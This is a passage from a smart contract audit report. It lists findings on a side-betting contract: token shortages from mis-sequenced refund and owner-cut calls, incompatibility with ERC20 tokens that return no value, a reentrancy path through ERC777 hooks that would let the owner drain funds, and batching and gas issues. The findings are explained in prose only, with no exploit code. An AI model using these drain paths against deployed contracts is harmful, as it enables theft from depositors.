| **Description** | As illustrated in the flow chart above, the contract has two main business flows:<br><br>a) Sidebets are distributed<br><br>b) Sidebets are canceled and refunded<br><br>There are several transition possibilities which should not be allowed, specifically but not limited to the following:<br><br>a) Invoke refundTokens after transferOwnerCut was called: Due to the fact that refundTokens transferred out all tokens (including the fee), it can happen that due to the combination of both calls the contract experiences a shortage of tokens which drains other bet deposits<br><br>b) Invoke cancelSideBet and refundTokens after the winning team has been selected and distributions have been partially distributed: While double spending will be prevented due to the shared usage of the userClaimedReward mapping, it will still result in discrepancies because refunds will transfer out the exact amount of tokens which have been deposited by users. This can again result in a shortage of tokens in the contract.<br><br>There are still other scenarios which shouldnt be combined but the above mentioned ones are the most damaging. |
| **Recommendations** | Since these issues can only happen due to incorrect owner interactions and because this is already the 2nd iteration, we distance ourselves from recommending a code-based solution and recommend just bringing careful attention to the betting execution process. |

| | |
|---|---|
| | Furthermore, it may still be a good idea to allow the refunding of tokens if the winning team is set because in the scenario where no bets have been placed on the winning team, this still allows to refund all users. |
| **Comments / Resolution** | Acknowledged. |

| Issue_26 | Usage of return value during refundTokens and distributeReward does not work for weird ERC20 tokens (USDT on mainnet) |
|---|---|
| **Severity** | **High** |
| **Description** | Both aforementioned functions are using the standard ERC20 pattern for transfers and setting the userClaimedReward mapping to the return value of the transfer. This will not work for tokens that do not have a return value. |
| **Recommendations** | Consider either accepting this and only using strict ERC20 compatible tokens or adjusting the logic to not expect a boolean and set userClaimedReward to true whenever the call has succeeded. This however will have the downside that tokens which return false on failed transfers are considered as claimed. |
| **Comments / Resolution** | Acknowledged. |

| Issue_27 | transferOwnerCut, distributeReward and refundTokens are violating the CEI pattern |
|---|---|
| **Severity** | **Medium** |
| **Description** | All of the aforementioned tokens allow the contract owner to steal from the contract if the used token is a ERC777 token/custom token with hooks.<br><br>This is due to the fact that the storage is only manipulated after the transfer out has happened. |
| **Recommendations** | Consider implementing a reentrancy guard. |
| **Comments / Resolution** | Acknowledged. |

| Issue_28 | Misalignment between eventUsers and userTokens indices within getSideDepositData |
|---|---|
| **Severity** | **Informational** |
| **Description** | The getSideBetDepositData function is responsible for fetching sideBet data for a specific sideBet in a batched manner.<br><br>In the scenario where maxCount is chosen to be smaller than any of the eventUsers array length, this will create a misalignment.<br><br>Illustrated**:**<br><br>sideBet.eventUsers[0].length = 15<br><br>maxUsers = 10<br><br>numOfUsers[0] = 10<br><br>userTokens → indices 0 to 9<br><br>If we now apply the loop using these parameters:<br><br>user = users[14]<br><br>userTokens[0][9] = deposit value from user 14<br><br>This is incorrect because it should assign the deposit value from user 9.<br><br>Furthermore, it writes all eventUsers to memory, which can consume a lot of gas if used by another contract. |
| **Recommendations** | Consider adjusting the eventUsers[teamIndex] array for potential batches as well. |
| **Comments / Resolution** | Acknowledged. |

| Issue_29 | reverse function copies full array into memory |
|---|---|
| **Severity** | **Informational** |
| **Description** | The reverse function copies the full array into memory. This will never work if the array is unreasonably long.<br><br>A similar issue exists for the getUserSideBetData function. |
| **Recommendations** | Consider if this will become an issue, if yes consider only converting up to the endIndex into memory.<br><br>However, since this is just a UI function it doesnt expose any real harm. |
| **Comments / Resolution** | Acknowledged. |